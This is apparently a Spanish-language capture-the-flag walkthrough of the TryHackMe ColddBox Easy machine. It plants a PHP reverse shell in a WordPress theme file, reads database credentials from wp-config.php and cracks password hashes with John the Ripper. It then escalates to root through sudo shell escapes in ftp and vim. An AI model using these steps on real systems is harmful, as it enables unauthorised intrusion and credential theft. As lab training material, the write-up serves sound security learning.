
Ingresaremos desde /wp-login.php con las credenciales que nos han propocionado




Acceso inicial wp php theam

He intentando crear un post, para intentar subir un archivo php, pero esta sanetizado, podriamos intentar agregar codigo php de una shell inversa, editare el archivo header.php

Utilizare la reverse php shell de pentestmonkey https://github.com/pentestmonkey/php-reverse-shell/



Cambiamos los valores de la ip y el puerto, y ponemos en escucha con netcat, en el puerto 1337, guardamos los cambios y al abrir el sitio web, tenemos acceso al sistema.



Viendo puertos a la escucha y conexiones tcp podemos ver, el servicio 4512, correspondiente al ssh, una base de datos en el 3306, para ver las credenciales podriamos ver el archivo wp-config.php que se encuentra en /etc/www/html

```
root@kali: /home/kali/Desktop
File  Actions  Edit  View  Help
VPN ×  root@kali: /home/kali/Desktop/tryhackme/coldbox_easy ×  root@kali: /home/kali/Desktop/tryhackme/coldbox_easy ×
www-data@ColddBox-Easy:/$ netstat -tunp ss -tnl
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:4512            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::4512                 :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
www-data@ColddBox-Easy:/$ ^C
www-data@ColddBox-Easy:/$
```

```
www-data@ColddBox-Easy:/$ cd /var/www/
www-data@ColddBox-Easy:/var/www$ ls
html
www-data@ColddBox-Easy:/var/www$ cd html
www-data@ColddBox-Easy:/var/www/html$ ls
hidden           wp-blog-header.php   wp-includes        wp-signup.php
index.php        wp-comments-post.php wp-links-opml.php  wp-trackback.php
license.txt      wp-config-sample.php wp-load.php        xmlrpc.php
readme.html      wp-config.php        wp-login.php
wp-activate.php  wp-content           wp-mail.php
wp-admin         wp-cron.php          wp-settings.php
www-data@ColddBox-Easy:/var/www/html$ cat wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
```

Podemos ver informacion relevante:
base de datos colddbox
usuario c0ldd
contraseña cybersecurity

Nos conectaremos a la base de datos con las credenciales para ver todo el contenido, y posibles contraseñas de usuarios

```
www-data@ColddBox-Easy:/var/www/html$ mysql -u c0ldd -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 15292
Server version: 10.0.38-MariaDB-0ubuntu0.16.04.1 Ubuntu 16.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| colddbox           |
| information_schema |
+--------------------+
2 rows in set (0.00 sec)

MariaDB [(none)]> use colddbox;show tables;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
+-----------------------+
| Tables_in_colddbox    |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
11 rows in set (0.00 sec)
```

```
MariaDB [colddbox]> select * from wp_users
    -> ;
+----+------------+------------------------------------+---------------+-----------------------+---------
| ID | user_login | user_pass                          | user_nicename | user_email            | user_u
+----+------------+------------------------------------+---------------+-----------------------+---------
|  1 | c0ldd      | $P$BJs9aAEh2WaBXC2zFhhoBrDUmN1g0i1 | c0ldd         | c0ldd@localhost.com   |
|  2 | hugo       | $P$B2512D1ABvEkkcFZ5lLilbqYFT1plC/ | hugo          | hugo@localhost.com    |
|  4 | philip     | $P$BXZ9bXCbA1JQuaCqOuuIiY4vyzjK/Y. | philip        | philip@localhost.com  |
+----+------------+------------------------------------+---------------+-----------------------+---------
3 rows in set (0.00 sec)
```

c0ldd `$P$BJs9aAEh2WaBXC2zFhhoBrDUmN1g0i1`
hugo `$P$B2512D1ABvEkkcFZ5lLilbqYFT1plC/`
philip `$P$BXZ9bXCbA1JQuaCqOuuIiY4vyzjK/Y.`

Obtendremos las contraseñas para ver si ha reutilizado contraseñas a nivel de sistema, en esta caso usare john the ripper

```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/coldbox_easy
└─# touch hash

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/coldbox_easy
└─# nano hash

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/coldbox_easy
└─# cat hash
$P$BJs9aAEh2WaBXC2zFhhoBrDUmN1g0i1

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/coldbox_easy
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/12
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for sta
9876543210       (?)
1g 0:00:00:00 DONE (2024-04-04 04:59) 2.857g/s 3702p/s 370
Use the "--show --format=phpass" options to display all of
Session completed.

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/coldbox_easy
└─# nano hash

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/coldbox_easy
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/12
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for sta
password123456   (?)
1g 0:00:00:37 DONE (2024-04-04 05:02) 0.02654g/s 4162p/s 4
Use the "--show --format=phpass" options to display all of
Session completed.

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/coldbox_easy
└─# nano hash

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/coldbox_easy
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/12
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for sta
```

c0ldd:9876543210
hugo:password123456

Probamos la credenciales para el usuario c0ldd pero no son validos, probando todas las credenciales que hemos obtenido hasta ahora, c0ldd reutilizo la contraseña de la base de datos a su usuario de sistema

c0ldd:cybersecurity

```
c0ldd@ColddBox-Easy:/home$ ls
c0ldd
c0ldd@ColddBox-Easy:/home$ cd c0ldd/
c0ldd@ColddBox-Easy:~$ ls
user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
=" | base64 -d Easy:~$ echo "RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ=
Felicidades, primer nivel conseguido!c0ldd@ColddBox-Easy:~$
```

Escalada de privilegios

Conseguimos la primera bandera, deberemos conseguir acceso al usuario root, para eso usare GTFObins, primero listaremos los permisos que puede ejecutar como root el usuario c0ldd

```
c0ldd@ColddBox-Easy:~$ sudo -l
[sudo] password for c0ldd:
Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ftp
!/bin/sh
```

Siguiendo los pasos de GTFObins, podemos ver que obtenemos acceso al usuario root desde ftp.

```
c0ldd@ColddBox-Easy:~$ sudo -l
[sudo] password for c0ldd:
Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:~$ sudo ftp
ftp> !/bin/sh
# whoami
root
# 
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a)

```
sudo vim -c ':!/bin/sh'
```

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

```
c0ldd@ColddBox-Easy:/$ sudo vim -c ':!/bin/sh'
[sudo] password for c0ldd:

# whoami
root
# cd /root
# pwd
/root
# ls
root.txt
# cat ro
cat: ro: No existe el archivo o el directorio
# car^Ht roo^H^H^H
/bin/sh: 6: cat: not found
# cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
# 
```

Cualquiera de las dos opciones nos permite obtener usuario root